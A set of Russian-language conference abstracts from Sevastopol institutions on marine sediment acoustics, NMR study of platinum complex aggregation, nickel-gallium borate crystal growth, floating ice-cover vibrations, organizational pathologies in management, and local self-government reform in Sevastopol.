2. Lisyutin, V.A., 2019. Generalized Rheological Model of the Unconsolidated Marine Sediments with Internal Friction and Effective Compressibility. Physical Oceanography, [e-journal] 26(1), pp. 77-91. doi:10.22449/1573-160X-2019-1-77-91.

УДК 534.222

АКУСТИКА МОРСКИХ ОСАДКОВ. СТАТИСТИЧЕСКИЕ КОРРЕЛЯЦИИ КАК ИСХОДНЫЕ ДАННЫЕ ДЛЯ ФИЗИЧЕСКОЙ МОДЕЛИ

Лисютин В. А.

Севастопольский государственный университет

Измерения акустических и физических характеристик морских осадков и их сопоставление началось в 1950 – годах прошлого века и продолжается по сей день [1]. Когда начинались исследования дна, не было известно, имеется ли в морских осадках дисперсия скорости звука, и по какому закону в зависимости от частоты звука меняется коэффициент затухания. На основании экспериментальных данных E. Hamilton, P. Андерсен, P. Эйкал получили набор регрессионных уравнений, связывающих скорость и затухание звука с физическими параметрами среды: пористостью, плотностью, глубиной. Результатом осмысления и обобщения явилась вязкоупругая модель осадков, разработанная Э. Гамильтоном.

В 1956 г. опубликована фундаментальная работа М. Био «Теория распространения упругих волн в пористых, насыщенных жидкостью средах», откуда стало ясно, что в определенном диапазоне частот в водонасыщенных пористых средах должна наблюдаться значительная дисперсия, и, как следствие, измерения, выполненные на высоких частотах нельзя экстраполировать в область низких частот. В 1970 г. теория Био была адаптирована Р. Столлом применительно к неконсолидированным морским осадкам. Согласно теории Био-Столла, затухание должно быть пропорционально квадрату частоты на низких и пропорционально корню из частоты на высоких частотах. Экспериментальные же измерения показывали прямо пропорциональную частоте зависимость.

За период с 1970 по 2000 гг. опубликовано большое количество работ, основанных на теории Био-Столла, и посвященных определению «входных параметров» теории. Однако, постепенно нарастало неудовлетворенность ученых теорией Био-Столла, прежде всего по причине неверного воспроизведения частотной зависимости затухания. Поиски альтернатив не прекращались.

В 1997 г. М. Букингем представил новую, микронелинейную теорию распространения звука в морских осадках. Согласно этой теории и распространение и затухание звука в неконсолидированной среде объясняется трением между частицами. GS теория М. Букингема приводит к правильной, прямо пропорциональной частотной зависимости затухания, однако пренебрегает вязким трением. Итогом обоснованной критики GS теории явилась разработка VGS теории, где вязкое трение симулируется подобным жидкости реологическим элементом. Однако, симуляция вязкого трения не позволяет устанавливать связь между акустическими характеристиками деформационных волн и физическими характеристиками флюида и порового пространства, т.е. не позволяет проводить инверсии.

В 2019 г. представлена модифицированная GS+EC теория, согласно которой объемный модуль упругости среды полагается зависящим от частоты [2]. Дисперсионное уравнение для комплексной фазовой скорости с GS+EC теории имеет вид:

$$\rho_m \tilde{c}_p^4 - \left(K_m + \gamma D + S_v \phi \rho_m K_m A F_C\right)\tilde{c}_p^2 + S_v \phi K_m \gamma D A F_C = 0$$

где $\rho_m = P\rho_f + (1-P)\rho_g$, $\frac{1}{K_m} = \frac{P}{K_f} + \frac{1-P}{K_g}$, $\rho_{f,g}$, $K_{f,g}$ – плотности и модули упругости флюида и твердой фазы, P – пористость; γ – жесткость среды, Па; $D = (i\omega)^n$ – дисперсионный член межгранулярного трения, n – показатель стресс-релаксации, отражающий степень нелинейности среды; ϕ - эффективная пористость, $\phi < P$;


$A = \frac{(\rho_g - \rho_f)}{\rho_g \rho_f}$; $F_C(w) = 1 - \frac{2J_1(i^{3/2}w)}{i^{3/2}wJ_0(i^{3/2}w)}$ - функция частотной коррекции; $w = \sqrt{\frac{a^2\rho_f}{\eta}\omega}$, $J_{0,1}$ – функции Бесселя, a – радиус пор, η – динамическая вязкость жидкости, Па·с.

Вещественные фазовые скорости c_p и коэффициенты затухания α_p могут быть получены из комплексных фазовых скоростей: $c_p = \left(\mathrm{Re}(\tilde{c}_p^{-1})\right)^{-1}$, $\alpha_p = -\omega \mathrm{Im}(\tilde{c}_p^{-1})$, Нп/м.

Основная сложность научной эксплуатации GSEC теории – это определение диапазона входных параметров для всего многообразия составов неконсолидированных морских осадков. Входные параметры можно разделить на три группы: микропараметры межгранулярного трения γ, n – восстанавливаются инверсией экспериментальных данных; микропараметры порового пространства и внутреннего движения флюида a, ϕ; упругие и массовые макропараметры гранул и флюида.

Массовые параметры гранул измеряются с помощью простых физических приборов, упругие параметры частично извлекаются из справочников, частично – из результатов специализированных измерений. Микропараметры трения восстанавливаются инверсией экспериментальных данных – результатов измерения скорости звука и затухания (обязательно вместе) на одной, высокой частоте. Для примера на рис.1 показаны результаты измерений относительной скорости звука и приведенного коэффициента затухания в зависимости от пористости среды.

Рис. 1. Относительная скорость звука и приведенный к единице частоты коэффициент затухания в



зависимости от пористости

Проведенная линия дает $c_p/c_w = 1{,}66 - 1{,}81 \cdot P + 1{,}2 \cdot P^2$, c_w – скорость звука в воде, $\alpha = 0{,}2747 + 0{,}527 \cdot P$ для $P < 0{,}467$, $\alpha = 0{,}52 + 4 \cdot (P - 0{,}467)$ для $0{,}467 < P < 0{,}52$, $\alpha = 0{,}73 - 4 \cdot (P - 0{,}52)$ для $0{,}52 < P < 0{,}65$, $\alpha = 0{,}21 - 0{,}2 \cdot (P - 0{,}65)$ для $0{,}66 < P < 0{,}9$. Такие зависимости могут быть использованы для инверсии микропараметров межгранулярного трения в различных районах морей.

Список литературы

1. Jackson D.R., Richardson M.D. High-Frequency Seafloor Acoustics. New York: Springer, 2007.
2. Лисютин В. А. Обобщенная реологическая модель неконсолидированных морских осадков с внутренним трением и эффективной сжимаемостью // Морской гидрофизический журнал. 2019. Т. 35. № 1. С. 85 – 100. doi:10.22449/0233-7584-2019-1-85-100

УДК 538.913

АНАЛИЗ САМОАССОЦИАЦИИ ПЛАТИНОСОДЕРЖАЩИХ СОЕДИНЕНИЙ YAK-36C, 40C, 42C, 47C

Мегер Я. В.[1], Лантушенко А. О. [1], Яковлева Ю. А.[2], Ельцов О. С. [2]

[1]Севастопольский государственный университет

[2] УрФУ им. первого Президента России Б.Н. Ельцина

Самоассемблирование молекул является одной из важнейших и активно изучаемых задач ряда смежных дисциплин: молекулярной биофизики, бионанотехнологии, молекулярной биологии и других. В нанотехнологии понимание принципов самоассемблирования помогает получать новые функциональные материалы с управляемыми свойствами [1]. Примером являются исследованные в данной работе люминесцентные Pt(II) NNC-комплексы, относящиеся к новому классу функциональных материалов (рис.1). Так как у рассматриваемых комплексов люминесценция зависит от агрегации, исследование термодинамических параметров важно для управления люминесцентными свойствами.




Рисунок 1. Структуры молекул YAK-36c, YAK-42c, YAK-40c и YAK-47c

Анализ экспериментальных данных ядерного магнитного резонанса (ЯМР) проводился с использованием четырех моделей агрегации [2]: 1) бесконечномерная некооперативная модель (НМ-модель), в которой предполагается, что на каждом этапе агрегации константа равновесия K не зависит от числа молекул в агрегате; 2) бесконечномерная кооперативная модель (КМ-модель), в которой предполагается, что начиная с тримера, константа самоассоциации отличается от значения K димера на коэффициент кооперативности σ; 3) бесконечномерная модель с затуханием (ЗТ - модель), в которой предполагается незначительное уменьшение K с ростом агрегата вследствие потери степеней свободы; 4) бесконечномерная модель с возрастанием (ВЗ-модель) в которой зависимость константы от длины агрегата задается выражением $K_i = K(i-1)/i$

Результаты по НМ- модели представлены в таблице 1. Расчеты по кооперативной модели (КМ) [2] дали вполне ожидаемый антикооперативный характер агрегации с $1<\sigma<2$ (данные не приведены), ранее наблюдаемый для всех соединений NNC-типа. Расчетные значения константы самоассоциации *K*, полученные по данным протонных химических сдвигов и по химическим сдвигам ядер платины, достаточно хорошо совпадают, как и ранее для NNC-соединений [3].

Агрегация молекул YAK 36c, 42c, и 47c характеризуется систематическим экранированием протонов и деэкранированием атома платины в составе димеров. Это указывает на стэкинг-тип агрегатов в растворе, образующих стопки.

Результаты по влиянию на константу K удлинения алифатической цепи имеют вполне предсказуемый тренд, ожидаемый на основании предыдущих исследований соединений NNC-типа [3]: в обеих парах YAK-36c/42c и YAK-40c/47c наблюдается существенное увеличение *K* при сохранении профиля экранирования протонов (структура димера остается

Таблица 1. Параметры самоассоциации молекул YAK-36c, YAK-42c, YAK-40c и YAK-47c

	a	b	c	d	e	f	Pt
YAK-36c, K(^{1}H)=51 ± 3 M^{-1}, K(^{195}Pt)=60 M^{-1}							
δ_m, млн$^{-1}$	6,73	6,27	7,18	7,94			-1640
δ_d, млн$^{-1}$	6.65	6,18	6,93	7,57			-597
$\Delta\delta_d$, млн$^{-1}$	0,08	0,09	0,25	0,37			-43
YAK-42c, K(^{1}H)=33 ± 2 M^{-1}, K(^{195}Pt)=22 M^{-1}							
δ_m, млн$^{-1}$	6,73	6,27	7,18	7,94			-1638
δ_d, млн$^{-1}$	6,64	6,17	6,89	7,49			-1571
$\Delta\delta_d$, млн$^{-1}$	0,09	0,10	0,29	0,45			-67
YAK-40c, K(^{1}H)=17 ± 1 M^{-1}, K(^{195}Pt)=13 M^{-1}							
δ_m, млн$^{-1}$	6,85	6,42	7,41	8,66	7,91	7,28	-1762
δ_d, млн$^{-1}$	6,70	6,23	7,13	8,23	7,52	6,88	-1721
$\Delta\delta_d$, млн$^{-1}$	0,15	0,19	0,28	0,43	0,39	0,40	-41
YAK-47c, K(^{1}H)=12 ± 1 M^{-1}, K(^{195}Pt)=8 M^{-1}							
δ_m, млн$^{-1}$	6,85	6,43	7,41	8,66	7,91	7,28	-1762
δ_d, млн$^{-1}$	6,67	6,19	7,07	8,12	7,40	6,81	-1709
$\Delta\delta_d$, млн$^{-1}$	0,18	0,24	0,34	0,54	0,51	0,47	-53

в целом неизменной). В стэкинг-агрегатах это увеличение K интерпретируется как индикатор роста вклада Ван-дер-Ваальсовых π-π взаимодействий при увеличении длины цепи. В то же время добавление в структуру молекулы YAK бензольного кольца приводит к системному понижению *K*. Этот результат не являлся ожидаемым, поскольку добавление ароматического бензольного кольца по идее, наоборот, должно привести к увеличению *K*. В первом приближении этот результат может быть интерпретирован через анализ индуцированного в димере экранирования $\Delta\delta_d$. Профиль экранирования протонов a-d, имеющих одинаковое расположение в структуре всех исследованных YAK, не меняется существенно, при этом протоны e,f добавленного бензольного кольца демонстрируют заметное экранирование в димере. Этот результат ничем иным как образованием антипараллельной структуры димеров YAK-40c/47c, по-видимому, объяснить нельзя (в которой два крайних бензольных кольца находятся в димере примерно друг под другом, а атом Pt располагается примерно над центральным бензольным кольцом молекулы-партнера). Такая структура характеризуется относительно небольшим перекрыванием ароматических частей молекул в димере, и сравнительно небольшим вкладом π-π взаимодействий. В то же время, для соединений YAK-36c/42c, не содержащих центрального бензольного кольца, возможно образование антипараллельной структуры с наибольшим перекрытием хромофоров молекул в димере, приводящих к более интенсивным π-π взаимодействиям и росту константы *K*.

Список литературы

1. Mauro M., Aliprandi A., Cebrian C., Wang D., Kubel C., De Cola L. Self-assembly of a neutral platinum(II) complex into highly emitting microcrystalline fibers through metallophilic interactions // Chemical Communications. 2014. Vol. 50, iss. 55. P. 7269.

2. Beshnova D. A., Lantushenko A. O., Davies D. B., Evstigneev M. P. Profiles of equilibrium constants for self-association of aromatic molecules // Journal of Chemical Physics. 2009. Vol. 130, iss. 16. P. 65–105.

УДК 548.571

МОНОКРИСТАЛЛЫ $Ni_xGa_{1-x}BO_3$ И $NiGa_2O_4$ ДЛЯ ФУНДАМЕНТАЛЬНЫХ ИССЛЕДОВАНИЙ В ФИЗИКЕ ТВЕРДОГО ТЕЛА

Могиленец Ю. А., Селезнева К. А., Ягупов С. В., Селезнев К. А., Наухацкий И. А., Максимова Е. М., Стругацкий М. Б.

Крымский федеральный университет им. В. И. Вернадского, г. Симферополь

Несмотря на многочисленные исследования кристаллов бората железа $FeBO_3$, природа многих эффектов, возникающих в результате изоморфного замещения части ионов железа другими ионами,


остается невыясненной. Например, легирование монокристаллов бората железа ионами Ni приводит к появлению новых эффектов [2]: фотоиндуцированной нестабильности доменной структуры, а также к возникновению фотомагнитной памяти. Для изучения природы фотомагнитных эффектов предлагается синтезировать никель-галлиевые бораты $Ni_xGa_{1-x}BO_3$ (x<0,01) и исследовать методом электронного парамагнитного резонанса поведение изолированного иона Ni в изоструктурной борату железа [1] диамагнитной матрице $GaBO_3$. В этом случае проявлению магнитных свойств Ni не будут «мешать» парамагнитные ионы Fe^{3+}. Кроме того, синтез таких монокристаллов с максимально возможным диапазоном замещения позволит изучать трансформацию кристаллической структуры с увеличением x, а затем проводить исследования возникающих магнитных структур.

Целью настоящей работы является синтез монокристаллических никель-галлиевых боратов $Ni_xGa_{1-x}BO_3$ с максимально возможным x.


Монокристаллы никель-галлиевых боратов были синтезированы раствор-расплавным методом в системе NiO-Ga_2O_3-B_2O_3-PbO-PbF_2. Для получения монокристаллов $Ni_xGa_{1-x}BO_3$ с различным x варьировалось соотношение оксидов NiO и Ga_2O_3 в исходной шихте. Для каждого состава разрабатывался индивидуальный температурный режим, который состоит из следующих этапов: нагрев до температуры гомогенизации (900°C); гомогенизация в течение 1,5-2 суток; резкий (за 15-20 мин) сброс температуры до 810-830°C; плавное (7-10 суток) снижение температуры до 760-780°C; охлаждение до 500°C за 2-3 часа; выключение печи. Контроль кристаллообразования и роста микрокристаллов осуществлялся при помощи зонда.

В результате серии ростовых экспериментов получены два вида кристаллов: в форме шестиугольных пластин и октаэдров. Методом рентгеноструктурного анализа установлено, что пластины – монокристаллы $Ni_xGa_{1-x}BO_3$, а октаэдры - $NiGa_2O_4$.

На рисунке 1а представлены монокристаллы $Ni_xGa_{1-x}BO_3$ (концентрация NiO в исходной шихте 0,003 мас.%). Методом РФА определено, что содержание никеля по отношению к галлию в синтезированных образцах составляет 0,04-0,12%. Кристаллы имеют размеры 1,5-3 мм в поперечнике и 0,5 мм толщиной. Методом РСА установлены параметры элементарной ячейки $GaBO_3$:Ni: a = 4.5666±0.0002 Å; c = 14.1605±0.0009 Å.



а



б

Рис.1. Синтезированные монокристаллы: *а* - $Ni_xGa_{1-x}BO_3$, *б* - $NiGa_2O_4$

Установлено, что при превышении пороговой концентрации NiO в шихте (0,75 мас.%), появляется новая кристаллическая фаза (см.рис.1б), которая соответствует шпинели $NiGa_2O_4$. Размеры синтезированных кристаллов до 0,1 мм.

Исследование выполнено при финансовой поддержке РФФИ в рамках научного проекта №19-32-90054 и №18-32-00210 «мол_а» (синтез кристаллов $Ni_xGa_{1-x}BO_3$), а также Программы Развития Крымского Федерального Университета им. В.И. Вернадского на 2015-2024 годы, грант № VG04/2019.

Список литературы

1. Diehl R. Crystal structure refinement of ferric borate, $FeBO_3$ // Solid State Communications. – 1975. - Vol.17. - p.743-745.

2. Fedorov Yu.M., Leksikov A.A., Aksenov A.E. Light-induced dynamic instability of the domain structure in $FeBO_3$:Ni // Pis'ma Zn. Eksp.Fiz. – 1983. - Vol.37, №3. - p.134-136.

УДК 532.5:539.3

КОЛЕБАНИЯ ПЛАВАЮЩЕГО ЛЕДЯНОГО ПОКРОВА ПОД ДЕЙСТВИЕМ ДВИЖУЩИХСЯ ПЕРИОДИЧЕСКИХ ВОЗМУЩЕНИЙ

[1]Ярошенко А. А., [2]Маленко Ж. В.

[1]Севастопольский государственный университет

[2]Филиал ГМУ им. адмирала Ф. Ф. Ушакова в г. Севастополе

Изучение колебаний ледяного покрова строится в зависимости от того, является ли разрушение льда желательным или нежелательным. В одних случаях – это достижение в ледяном покрове критических значений напряжений, в других – полное разрушение ледяного покрова.

В настоящей работе рассматриваются колебания ледяного покрова, плавающего на поверхности жидкости под действием движущихся периодических возмущений:

$$q(x,y,t) = p_0 f(x,y)\exp(i\sigma t).$$

При малых колебательных процессах (медленном изменении нагрузки) в работе [1] предлагается применять модель Максвелла с линейной релаксацией:

$$\frac{Gh^3}{3}\frac{\partial}{\partial t}\nabla^4\varsigma + \rho_л h\frac{\partial^2\varsigma}{\partial t^2} + \left(\frac{1}{\tau_м} + \frac{1}{\partial t}\right)\rho_в g\varsigma + \rho_в\frac{\partial\varphi}{\partial t} = q(x,y,t),$$

где G - модуль сдвига, $\tau_м$ - время релаксаций напряжений, $\rho_в$ - плотность воды, $\rho_л$ - плотность льда, h – толщина пластины, $\varsigma(x,y)$ - прогиб пластины.

При быстрых колебательных процессах, периоды которых меньше времени релаксации льда, применяется модель Кельвина-Фойгта [1]:

$$\frac{Gh^3}{3}\left(1+\tau_ф\frac{\partial}{\partial t}\right)\nabla^4\varsigma + \rho_л h\frac{\partial^2\varsigma}{\partial t^2} + \rho_в g\varsigma + \rho_в\frac{\partial\varphi}{\partial t} = q(x,y,t),$$

где $\tau_ф$ - время релаксации деформаций.

При решении задач о разрушении плавающего ледяного покрова движущейся нагрузкой переменной интенсивности целесообразно воспользоваться теорий малого изгиба пластин[2]. Уравнение колебаний плавающего ледяного покрова в этом случае имеет вид:

$$D\nabla^4\varsigma + \rho_л h\frac{\partial^2\varsigma}{\partial t^2} + \rho_в g\varsigma + \rho_в\frac{\partial\varphi}{\partial t} = q(x,y,t),$$

где D – цилиндрическая жесткость пластины.

В линейной постановке исследуются трехмерные изгибно-гравитационные волны в плавающей ледяной пластине при движении по ней области гармонически меняющихся со временем давлений. При движении по пластине нагрузки найдены критические значения частоты колебания давлений и скорости их перемещения. При значениях $0 < \sigma < \sigma_0$ в зависимости от скорости перемещения нагрузки генерируется от одной до четырех систем волн. При значениях $\sigma > \sigma_0$ генерируется либо одна, либо три системы волн. При этом имеется шесть значений критических скоростей для значений $0 < \sigma < \sigma_0$ и три для $\sigma > \sigma_0$.

Список литературы

1. Зуев В.А. Средства продления навигации на внутренних водных путях. Л.: Судостроение, 1986. 208 с.

2. Букатов А.Е. Волны в море с плавающим ледяным покровом. Севастополь: ФГБУН МГИ, 2017. 360 с.

УДК 001.51

СОВРЕМЕННЫЕ СИСТЕМНЫЕ ПАТОЛОГИИ В УПРАВЛЕНИИ

Береснева М. А.
Филиал МГУ им. М. В. Ломоносова в г. Севастополе

В последние десятилетия все больше регионов и стран мирового сообщества оказываются атакованными хаосом и зараженными дальнейшей бессубъектностью своего развития [2]. Россия, также, как и многие страны, в настоящее время имеет дело с глобальным системным кризисом управления на разных уровнях и сталкивается в условиях турбулентности с нарушением оптимального функционирования практически во всех ключевых областях.

Устойчивые нарушения оптимального функционирования в научной литературе принято называть организационными патологиями. Организационная патология — совокупность факторов, вызывающих в организационной системе значительное отклонение от нормы с негативными последствиями для ее выживания, функционирования и развития [12]. Впервые термин «организационная патология» был введен польской исследовательницей Я. Станишкис еще в 1972 году, но на данный момент работа по созданию классификации таких патологий все еще не завершена. Так Куприянов Ю.В. разделяет организационные патологии на наследственные, ситуативные и патологии организационного поведения [6]. Н. В. Мысин выделяет три типа организационных патологий: генетические патологии (деструкции), функциональные патологии (дисфункции), патологии развития (адаптации) [8]. И. Адизес выделил патологии определенных фаз (стадий) жизненного цикла организации [1]. У. Э. Деминг остановился на двух группах патологий: смертельные патологии и «патологии-препятствия» [3]. Пригожин А. И. выделяет четыре группы: патологии в организационных отношениях, патологии в строении организаций, патологии в управленческих решениях и патологии нововведений [9]. Ряд исследователей под руководством Никифоровой Л. Е. выявила три группы: субстанциональные, социокультурные и ситуационно-практические патологии [4].

Применительно к системе государственной службы современной России В. Л. Романов выделяет три группы подобных аномалий: метасистемные, системные, локальные [10]. В свою очередь Андрей Кочетков разработал типологию организационных патологий в государственном аппарате: системные патологии, кадровые патологии, патологии стиля руководства, структурные патологии или патологии организационной структуры, патологии организационных отношений, патологии управленческих решений, информационные патологии, патологии организационной культуры [5].

По мнению Ю. П. Сурмина [11], любая система является структурно-функциональной развивающейся субстанциональной целостностью и характеризуется четырьмя основными параметрами: субстанцией, строением, функционированием и развитием (табл. 1). Опираясь на общесистемные закономерности, характеризующие принципиальные особенности построения, функционирования и развития сложных систем, малыми резонансными воздействиями возможно восстановление субъектности развития и выход системы на ее собственный путь развития по восходящей ветви эволюции [2]. Для этого необходимо выявить причины и время возникновения группы патологий, соотнести их с параметрами сложной системы и общесистемными закономерностями, нейтрализовать первопричину и создать необходимые условия для эволюции сложной системы по восходящей траектории ее развития.

Таблица 1. Закономерности системных патологий в управлении [11; 2].

	Параметры системы	Современные системные патологии в управлении
	Субстанция - сущностное свойство как целостности, основание и центр всех изменений, активная их причина и источник функционирования:	Субстанциональные патологии - обусловлены свойствами организации как сложной системы, состоящей из разнородных элементов, в процессе взаимодействия которых возникает множество субстанциональных «естественных» противоречий [4]. Патологии по масштабу: метасистемные, системные,

	природа систем масштаб характер детерминации происхождение способ существования (бытия)	локальные [10]. Патологии по происхождению: наследственные, ситуативные, патологии организационного поведения [6]. Генетические патологии (деструкции) - разрушение элементов системы в ходе ее деятельности [8] и др.
	Строение - наличие в системе элементов, связей и организации: элементы (количество) характер взаимодействия элементов (связи) степень организованности тип структуры степень открытости степень сложности наличие информации о строении	Патологии персонала (кадровые патологии) [5]. Патологии связей [7]. Патологии властных полномочий. Патологии стиля руководства [5]. Патологии организационных отношений [5; 9]. Патологии регулирования конфликтов. Патологии организационной культуры [5]. Патологии организационного поведения [6]. Социокультурные патологии [4]. Патологии в строении организаций (структурные или патологии организационной структуры) [5; 9]. Информационные патологии [5] и др.
	Функционирование - процесс реализации системой своих функций: количество функций характер размещения адаптивность равновесие цель результат эффективность	Функциональные патологии (дисфункции) [8]. Ситуативные патологии (ситуационно-практические) - являются следствием отсутствия необходимой системы мониторинга изменений внешней среды [4; 6]. Патологии управленческих решений: «маятниковые» решения (издание приказов и последующая их отмена), «запаздывающие» решения, разрыв между решением и исполнением [5; 9]. Патологии кадровой политики [7]. Патологии целеобразования и др.
	Развитие — процесс качественных изменений системы: скорость способность самовоспроизводства характер воспроизводства вектор развития этап развития траектория развития	Патологии развития [8]. Патологий определенных фаз (стадий) жизненного цикла организации [1]. Патологии нововведений: возвратные нововведения (после некоторого времени использования такого нововведения обнаруживается его несостоятельность или несоответствие новым условиям), вариофикация, засилье изобретательской мелочи [9]. Смертельные патологии и «патологии-препятствия» [3] и др.

Список литературы

1. Адизес И.К. Управление жизненным циклом корпорации. - СПб.: Питер, 2007. - 384 с.
2. Береснева М.А. Выстраивание системности в условиях хаоса // Ломоносовские чтения: Материалы ежегодной научной конференции (3-5 апреля 2019 года, г. Севастополь). - Севастополь: Филиал МГУ в г. Севастополе, 2019. - С. 42 – 43.
3. Деминг В.Э. Выход из кризиса. - Тверь: Альба, 1994. - 316 с.
4. Дремезова К.К., Устяхина А.В., Никифорова Л.Е. Подходы к типологии организационных патологий // Экономика и социум. - 2016. - №11 (30). - С. 164-168
5. Кочетков А. В. Организационные патологии в государственном аппарате: понятие, типология, пути предупреждения (выступление) // Право и управление. XXI век - 2014. - № 2 (31) - С.106 - 107.
6. Куприянов Ю.В. Модели и методы диагностики состояния бизнес систем – М, 2018. – 128 с.
7. Лапыгин Ю. Н. Управленческие решения. - М.: Эксмо, 2009. – 448 с.
8. Мысин Н. В. Теория социального управления. - СПб.: Изд-во Северо-Западной академии государственной службы, 1998. - С. 276 – 277, 290.
9. Пригожин А.И. Дезорганизация: причины, виды, преодоление. - М.: Альпина Бизнес Букс, 2007. – 402 с.

10. Романов В.Л. Социальная самоорганизация и государственность. Монография. – М.: РАГС, 2003. – 290 с.
11. Сурмин Ю.П. Теория систем и системный анализ. – К.: МАУП, 2003. - 368 с.
12. Шаталова Н.И. Консультирование в управлении человеческими ресурсами.- М: ИНФРА-М, 2014. – 221 с.

УДК 342.553

ОСНОВНЫЕ ПРИОРИТЕТЫ МОДЕРНИЗАЦИИ МЕСТНОГО САМОУПРАВЛЕНИЯ В ГОРОДЕ СЕВАСТОПОЛЕ

Бунецкий Л. Л.
Институт Развития города Севастопольского государственного университета

Сегодня, остается актуальной проблема поиска оптимального эффективного взаимодействия органов государственной власти с органами местного самоуправления. Ведь наделение или исключение органов МСУ отдельными государственными полномочиями – это исключительно компетенция органов государственной власти! Именно государственной власти законодательно даны полномочия в отношении МСУ: право местных сообществ граждан на местное самоуправление, компетенцию, права и обязанности органов местного самоуправления; гарантии политической, экономической и организационной самостоятельности местного самоуправления; формы контроля за местным самоуправлением; минимальные стандарты услуг, оказываемых органами самоуправления населению. Власть контролирует их выполнение, гарантируя тем самым определенную защиту населения в случае неэффективных действий или бездействия местных властей и др. Проблема в том, где необходимо провести эту четкую границу между функциями системы государственного управления и местного самоуправления, когда местные органы должны эффективно осуществлять «вопросы местного значения» и таким же образом решать определенные задачи и функции, делегированные им государственной властью. **Нужно честно признать: в настоящее время еще не сложилась такая система.** Главы многих муниципальных округов жалуются, что курирующие Департаменты Правительства, в частности городского хозяйства и др., не всегда торопятся проводить разъяснительную работу с сотрудниками муниципалитетов, порой даже игнорируют проблемы, каким образом и где можно более эффективно и результативно решить вопросы, связанные с осуществлением благоустройства контейнерных площадок, ТБО, ремонта внутридворовых дорог и др. Соответственно, в Севастополе при таком отношении Правительства не сможет сложиться система единой муниципальной оппозиции и муниципальной элиты как самостоятельной муниципальной власти. И это является одной из причин, когда некоторые главы муниципальных образований занимают конформистскую позицию, понимая ограниченность своих возможностей. Поэтому система МСУ в Севастополе как еще только формирующийся институт гражданского общества не сложилась и с не меньшей степенью эффективно продолжает подавляться государственной властью, ее статусно-правовыми, финансово-экономическими и др. методами. Эта естественная «борьба противоречий» перерастет в «диалектическое единство», когда система коммуникаций между государственной (государство) и муниципальной (общество) системами власти будет строиться на несколько иной модели коммуникационного искусства – «**Модели уважения и партнерства», которая** рассматривает отношения местных и центральных властей как отношения партнеров и равноправных товарищей, преследующих общие цели и оказывающих необходимые услуги населению.

Чтобы в Севастополе система МСУ сегодня эффективно заработала необходимо системно осуществить следующие шаги:

1. Формирование стабильной и более совершенной законодательной и нормативной системной базы местного самоуправления, создающей юридические гарантии организационной, финансовой и хозяйственной самостоятельности местного самоуправления в решении вопросов местного значения. Законным основанием для начала формирования местного самоуправления в городе Севастополе, деятельности внутригородских муниципальных образований стал принятый 30 декабря 2014 года Закон города Севастополя № 102-ЗС «О местном самоуправлении в городе Севастополе», который вступил в силу 10 января 2015 года. На данный момент, с учетом сложившихся обстоятельств, внутригородские муниципальные образования города Севастополя

(далее – ВМО) прошли этап своего формирования. Вышеуказанный Закон города Севастополя № 102-ЗС сыграл свою роль в этом процессе. Сегодня данный № 102-ЗС следует не дорабатывать, дополнять и изменять, а настал момент создания и утверждения Нового законопроекта «О развитии МСУ в городе Федерального значения Севастополе», более совершенного, более системного, с учетом существующего городского хозяйства, комплексного подхода, реальных местных особенностей, изменений и требований, более соответствующего федеральному законодательству.

2. Создание новой административно-территориальной модели МСУ. Сегодня существующая система МСУ в г. Севастополе показала свою не эффективность, нужны существенные качественные изменения. Как предложение - следует оставить «городские» ВМО: Гагаринский, Ленинский, Нахимовский, Балаклавский и ВМО г. Инкерман (модернизировав их госполномочия и вопросы местного значения). Сократить «сельские» ВМО: Терновский, Орлиновский (реорганизовав в Балаклавский ВМО); Андреевский, Верхнесадовский и Качинский ВМО, создав (давно это уже нужно было сделать) новый ВМО «Северная сторона», включив в него госполномочия и вопросы местного значения Андреевского, Верхнесадовского и Качинского ВМО, соответственно, с Нахимовского ВМО снять снять все полномочия по всей Северной стороне. Таким образом, вместо 10 ВМО практически остается половина, всего – 6 ВМО, что, безусловно, будет способствовать экономии средств и ресурсов, значительно увеличит оперативность коммуникаций с органами исполнительной власти в принятии управленческих решений и мн. другое. Это и есть процесс оптимизации!

3. Законодательное утверждение границ ВМО. Вопросы правовых основ определения территорий и границ муниципальных образований стали одной из наиболее широко обсуждаемых тем в рамках развития МСУ (как на этапе их разработки, так и на этапе внедрения). В принятых региональных законах от 03июня 2014 года № 17-ЗС «Об установлении границ и статусе муниципальных образований в г.Севастополе» и 03июня 2014 года №19-ЗС Об административно-территориальном устройстве города Севастополя» были нарушены базовые принципы выделения объектов государственного управления и местного самоуправления. По общим законодательным принципам базовым объектом для государственного управления является территориальный принцип, а для местного самоуправления - поселенческий принцип. Таким образом, при формировании и утверждении границ муниципальных образований Законодательным Собранием Севастополя были допущены неточности, в результате которых в границах города появились территории, не относящиеся ни к одному из муниципальных образований (в основном, это земли сельхозназначения и лесные зоны).

4. Перераспределение госполномочий между органами государственной власти и органами местного самоуправления.

В этой связи представляется целесообразным еще раз рационально пересмотреть объем полномочий ВМО в сфере благоустройства внутриквартальных дорог, территорий, ТБО, ЖКХ, торговли и административных комиссий и т.д., передать санитарную очистку общественных пространств, добавит функции контроля и др. Это позволит повысить ответственность ВМО за их исполнение, исключит дублирование, позволит определить объемы необходимых финансовых ресурсов, разграничит различные виды ответственности. Уверен, наступило время и разделения полномочий Главы ВМО, председателя Совета и местной администрации (сейчас действует система 3в1, т.е. одно лицо совмещает все три должности, а необходимо их разделить, сделать 2 должности: Глава ВМО и председатель Совета – 1 чел., председатель местной администрации (Сити-менеджер) – 1 чел. Это даст возможность более качественному и эффективному выполнению возложенных обязанностей. Этот момент нужно закрепить законодательно – в Новом законе об МСУ.

5. Формирование бюджетной системы местного самоуправления, источников ее наполнения и исполнения.

Нужно понимать, если муниципальные образования не имеют собственных источников наполнения местного бюджета, то о реальном местном самоуправлении не может быть и речи. В этой связи необходимо создать условия оптимизации налоговых поступлений муниципальных образований. В настоящее время нет соответствующего финансирования переданных ВМО госполномочий, фонд оплаты труда не соответствует законодательству, увеличить тот же НДФЛ, нужно пересмотреть и привести в соответствие с 53-ЗС. Отсутствуют эффективная система коммуникаций ГУПС с ВМО. Поэтому сегодня муниципальные образования активно и настойчиво должны заниматься созданием местных бюджетов через увеличение собственных доходных

источников. Доходы местных бюджетов обычно складываются из четырех основных частей: налогов, неналоговых доходов, субсидий и дотаций из центрального бюджета и займов.

6. Формирование муниципальной собственности.

В настоящий момент у ВМО отсутствует муниципальная собственность. ВМО переданы помещения, где расположены местные администрации и Советы, в безвозмездное пользование и то не в полном объеме, которых явно не хватает, особенно, для приема граждан депутатами ВМО.

